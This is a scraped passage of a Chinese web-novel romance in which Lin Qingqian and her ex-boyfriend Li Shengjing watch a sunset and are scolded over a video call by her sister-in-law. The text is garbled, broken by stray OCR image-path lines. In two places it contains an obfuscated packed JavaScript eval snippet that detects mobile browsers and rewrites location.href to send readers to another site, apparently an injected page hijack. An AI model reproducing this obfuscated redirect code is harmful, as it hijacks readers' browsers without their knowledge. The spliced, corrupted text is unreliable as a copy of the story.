“你怎么了?”李盛景看了照片以后就一直沉默着。林清浅本不在意,可上了返回的游船后,不仅依旧沉默着,眼看着连表情都开始不太对劲了,她便关心了一下。 李盛景像是才回过神一般,抬眼看了下林清浅,复又低垂眼帘,神情低落地说:“对不起,师父。” 林清浅有些懵:“怎么突然道歉起来了?” 李盛景说:“我只是突然意识到,我确实很幼稚,还特别自负。” 林清浅不置可否。 她想起曾经的大学室友们一致认为,她将来要是谈恋爱的话,肯定是姐弟恋。当时的她不以为然,到头来真的喜欢上一个年纪比较小的那一刻,她又觉得,有些事真的是早有预兆。 就像她在同李盛景恋爱的那段时间里,一味地包容,一味地付出,却不求回报,室友们大概早就看出她性格里的缺陷,因此早早下了结论。只是,这样的包容和付出在任何关系中都是不健康的,时间越久,被动接收的一方要么在时长日久里逐渐习惯,觉得她的付出理所应当;要么等到哪一天她停止付出了,或者想要求回报了,对方就要谴责她“你是不是不爱我了?”“你以前不是这样的。” 这与“斗米养恩,升米养仇”是一样的道理。 好在她没有等来李盛景的谴责两人就已经分手,此刻想来,也不知该算是她与李盛景的幸运,还是她命里注定有此遭遇。 她兀自笑了一声,惹来李盛景的好奇:“师父你是不是在笑我像个小孩?” “没有。”林清浅摇了摇头,看着宽阔的湖面说:“或许,分手对你我来说是件好事。” 李盛景不解,但不妨碍他反驳:“这绝不可能是好事,是坏事。” 不问缘由直接否定,这多少有一点孩子气的无理取闹,林清浅不同他争辩,毕竟同一件事,可以有不同的多个结果。 从见面后,李盛景难得等到林清浅有聊天的欲望,何况这突然而起的话题还没有结束,见她又沉默下去,赶紧反问:“为什么浅浅会觉得,我们分手是件好事?你后悔跟我谈恋爱了吗?” 林清浅侧头,果然在李盛景脸上看出了委屈。她温声说:“不是后悔,是在感情里,我们地位不对等。” 她怕李盛景误会,又补充说:“我没把你放在与我同等的位置。” “我知道,浅浅把我当弟弟,而不是当男朋友。”李盛景脸上的委屈更甚。 林清浅认可地点头:“所以,不对等的感情,若长久下去,最终会成怨偶的。” “可是我觉得不会。”李盛景像是忘了前面自己委屈于“弟弟”的身份:“我确实比浅浅小啊,恋爱经验也少得可怜,需要浅浅这样温柔的大姐姐多教教我。” 林清浅侧脸与他相对,目光却越过他看向游船外的春日长空,心想:要是我性格强势,能力出众,自己就能长成一颗能给人遮风避雨的大树,那我们之间或许还有可能,可我偏偏不是。 两人下了船,沿着湖边道路前行,到了灯塔处时正是落日时分。林清浅看着被暖橘色光芒照耀的宽阔湖面,粼粼湖面上点缀着几艘帆船,湖水与彩霞映红的天空想接,左右两边是连绵的远山,明明不是第一次看的景色,可依然觉得绝美,让人不由驻足流连。 李盛景站在她身边,与她并肩看这夕阳:“虽然季节不对,但这景色让我想到一句诗。” “落霞与孤鹜齐飞,秋水共长天一色。”林清浅接了他的话,伸手指了指湖面:“何止是季节不对,这湖面哪有孤鹜?那些船你又怎么能视而不见?” 李盛景乖巧地问:“那师父你来描述描述?” “我不会。”林清浅直接把这个话题掐死,拿出手机说:“你让让,我要拍灯塔。” 李盛景听话地往旁边走了两步。他也拿出了手机,拍那落日余晖;拍那波光粼粼的湖面与被夕阳染红的天空;拍眼前耸立的灯塔,以及灯塔下背对着他的人。 他刚按下拍摄按扭,还来不及看,听见林清浅喊他并捧着手机走了过来,脸上的笑容明明不深,却让人毫不怀疑她此刻的好心情。 这是要跟我拍照吗?李盛景不由地站直了身体,整理了下自己的衬衣,摆出一张笑脸,可他很快就发现自己是在自作多情,因为林清浅说:“阿景你看,我拍到了一张很好看的照片。” 李盛景心中失落,脸上却堆满了笑:“我看看,我看看。” 林清浅把手机伸过来。 不得不说,确实是一张很好看的照片,夕阳将天地都染成了金橘色,一湖春水被照得金光灿灿,湖边有一颗枝桠斜伸的老树。 但整张照片吸引住人的,不是这天地自然赠送的美景,而是左下角的老树下,背对着镜头相互偎依着一对情侣。 光线,构图,角度,这些自然比不上专业的摄影师甚至,连一些摄影爱好者都比不上,可这不妨碍它是一张好看的照片,好看得让人心生艳羡,让人无端想起那句“夕阳无限好,只是近黄昏”的诗。 黄昏将至,可相爱的人会携手归家。 李盛景想到了更多:“我记得,跨年那晚我曾答应过你,要陪你看一次落日。” 林清浅垂眸,将手机收回后说:“跨年当天的那个黄昏你陪我看过了。” “那怎么能算,那天我们到海边的时候夕阳都没了。”李盛景着急开口,立刻便意识到自己过于激动。他缓了两秒,解释说:“而且当时我们是在晚上说的,是新年计划。” “阿景,”林清浅忽然直视他的双眼:“我们分手了。” 分手了,那所谓的新年计划自然也就不算数了。 “可是我想跟你和好。”李盛景期盼地说:“浅浅,之前是我不够坚定,父母反对得稍微激烈一点,我就想着退缩,你骂我不勇敢,说我软弱都可以,但是你不要真的跟我分手可以吗?” 林清浅没说话,甚至连视线都移开了。 这就是拒绝了,李盛景知道。可他千里迢迢从禅城飞越上千里,不是为了要这样一个结果的。 他忽然想起自己谈下来的那些项目,最难的一个,磨了大半年,再加上前期的调查,通过其他人接近对方公司里能拍板的决策人,认识,交集,再拉近关系,趁着见面的时候提起公司的产品,那得有两年。 他想:我谈一个项目尚且能有这般耐心和布局,为何在感情上却这般着急忙慌呢? 李盛景退而求其次:“那师父能陪我看日落吗?我每天忙忙碌碌,已经很久没有过这样悠闲惬意的时光了。” 林清浅默然,但 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16958960|193269||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove();$(''#content'').append('' 找了处石凳坐了下来。 两人并肩看夕阳缓缓坠入湖面下,在夜色来临之前返回了赏樱楼。 - 夜晚的赏樱楼前游人如织,还有人是特意来看夜景的。 李盛景未能如愿在景区内找到一家合林清浅口味的饭店。他对于自己不能践诺的行为感到沮丧。 林清浅倒是不在意,毕竟出门在外,哪能事事都如人意。何况,她是真的不挑食,甚至对吃的要求可以降到能填饱肚子就行。 “我跟你说过的,我很好养活的。”林清浅安慰他:“所以别垂头丧气的啦。” 他们彼时站在赏樱楼下,林清浅双手搭在栏杆上,目视着夜色下的游人。李盛景背依着栏杆,仰头看高大的赏樱楼。 他说:“可我不能因为你很好养活就随便应付,我想给你最好的。” 风中传来“叮铃叮铃”的脆响。林清浅听得有些认真,过了会儿才反应过来。她有些无奈地提醒:“阿景,你现在只有徒弟和前男友两个身份。” 已经决定好把林清浅当成一个艰难项目去攻克的李盛景不再被这话打击了。他看着被彩灯照耀得比平日里温柔了两分的林清浅,笑着像偷藏了糖果的小孩:“不是有话说嘛,一日为师,终身为父,我养师父不是天经地义吗?” 林清浅无奈:“你这是狡辩。”游戏里的师父哪能与传道授业甚至有养恩的师父相提并论? “有用就行。”李盛景有点小得意。 林清浅不同他辩,因为这种事即使辩赢了也没有任何意义,李盛景终归会回去,她也不可能跟李盛景走。 有铃声忽然响起,林清浅看了眼手机,是赵绵绵打来的视频电话。她按了接受,视频里出现一张幼萌的小脸,林希音问:“姑姑,你晚上回不回来呀?” 林清浅笑着回:“回来的。”说话的时候她看了眼右上角的时间。 林希音说:“那我今晚能跟你睡吗?” “当然可以啊。”林清浅笑着回答,这时候发现李盛景不知什么时候转过了身,正探头往镜头里凑。 她顿了下,听见李盛景问:“这是希希吗?”林清浅“嗯”了一声,那边林希音问:“姑姑你旁边是谁呀?” “一位大哥哥。”她如此回答后觉得哪里不太对,想了一下,没想出来。 李盛景插问:“你是姑姑,我是哥哥,这不对吧师父?那我叫你什么?” 林清浅有点尴尬:“你都叫我师父了。” “行。”李盛景笑吟吟的转过脸跟视频里的林希音打招呼:“希希你好。” 林希音脆生生地回应:“大哥哥好,你是我姑父吗?” 孩童天真地发问把两人问得一个脸红,一个愣住,李盛景厚颜无耻地说:“我倒是很想做你姑父哦,就是你姑姑……”话没说完,是林清浅在他手臂上拍了一下,手动给打断了。 她小声说:“别乱说话。”语气里有威胁的意思。 林希音还在问“我姑姑怎么了?”边上又有人出声:“希希你在和谁说话?” 林希音扭头回答:“我和姑姑在说话,还有一个大哥哥。” “大哥哥?”赵绵绵疑惑地凑到手机前。 林清浅想阻止已经来不及了。 12. 第 12 章 林清浅看着赵绵绵出现在画面里,与李盛景隔着镜头相望。两人沉默对视一秒,然后赵绵绵开口:“姐姐,这不会就是你那个渣男前任吧?” 她一开口就言辞不善,显然是对李盛景没有半点好感。 正要打招呼的李盛景听得瞪大了眼睛,转头看了林清浅一眼,一脸“我委屈,但我不敢说”的表情。 林清浅答非所问:“他叫李盛景。” 赵绵绵从女儿手里拿过了手机,直接问:“你们不都分手了吗?不是说所有联系方式都没了?怎么又见上面了?不会还打算和好吧?” 林清浅不知道该如实回答还是避重就轻,李盛景先插了话:“是我想要和好,浅浅没有同意。” 这话听着像是在为林清浅辩解,赵绵绵不上当,扬声责问:“你想要和好?你不是都跟你那前女友复合了吗?怎么,这是既放不下前女友,又舍不得我姐姐,两个都想要是吗?你是不是还打算让我姐姐给你当见不得光的情人,就因为她好骗?” 李盛景着急解释:“不是,我没有跟前女友复合。” “那你们分手总是因为前女友吧?”赵绵绵一副寸步不让的架势:“你既然因为前任一条三个字的评论就被勾走了,干嘛还来招惹我姐?这要真跟我姐和好了,那以后她要是哭哭啼啼找你帮个忙,你岂不得当即就抛弃我姐,又是心肝又是宝贝地抱着你那前任哄?合格的男朋友就该让前任跟死了一样埋在墓地里,逢年过节上柱香都不行,所以你就是个渣男。” 她都不想搭理李盛景:“姐姐你别听他说几句好话,哄你几声就答应跟他和好。你早点回家,嘻嘻她说想你了,晚上要跟你睡。” 林清浅看着夜色都掩盖不住李盛景脸上的难堪,拿着手机转身,李盛景就从画面里消失了。 赵绵绵连林清浅也不放过:“不是跟我说你朋友找你玩儿?原来是前男友?” 林清浅小声说:“他是上飞机前说过来,我看到消息的时候飞机都快落地了,不好不管。” 赵绵绵“嗤”了一声:“不是说所有联系方式都拉黑了吗?怎么还能看到他的消息?” 林清浅不说话了。 赵绵绵也不是真的要“教训”姐姐,她软了语气问:“怎么说,你真要跟他和好?” “没有。”林清浅说:“以前存在的问题还是会继续存在。” 李盛景听到这一句竖起了耳朵,心想:我们以前有什么问题吗? “没有就好。”赵绵绵松一口气的样子:“你也知道你吸渣体质,他也已经证明是个渣男,你耳根子软,所以他说什么你都别信。” 林清浅张了张口,最终点头“嗯”了一声。 赵绵绵犹不放心,再叮嘱了几句,然后提醒早点回才挂了电话。 林清浅锁屏了手机,刚抬头就看到一张满是怨气的脸,她瞳孔微缩了下,脑袋下意识地后仰。 李盛景说:“师父,我不是渣男。” “嗯。”林清浅点头,但并不让人相信她心中认同。 “我当时真的就是太乱了,爸妈反对,养大我的外婆又突然住进了医院,加上本来就忙碌得抽不开身的工作,身心俱疲。”李盛景现在都不想去回想当时的场景。 那种突然意识到自己重担在身的感觉,让向来自负的他开始动摇,忽然就不确定自己能否给自己喜欢的人建立一个遮风挡雨的港湾,更不能确定自己能否承担起另一个人的人生。 林清浅似乎有了兴趣:“你外婆?” “嗯。”李盛景没详细说,老人家年纪大了,最怕的就是生病,送完人到机场就赶去了医院,所幸没大碍,是长辈们担心所以要求住院观察一晚,期间说到他的事,连向来通情达理的外婆也反对,舅舅们也极不赞同。 他哪里面对过被父母长辈们如此一致施压的局面,恰巧林清浅又打来电话询问他为什么把朋友圈删了,他就用了前任做借口,想着这样或许林清浅能接受一些,还有一个后来才明白过来的原因——不愿自己的亲人们在林清浅那里留下一个不讲情理的印象。 这原因当时藏着掖着,此时也没必要拿来和林清浅说。 林清浅问:“那没什么事吧?” “没事,第二天就出院了。”李盛景说:“浅浅,我真的不渣,我就是在感情一事上还不成熟,但我会慢慢成长的,你再给我一次机会好不好?”< ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16958961|193269||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' /p> 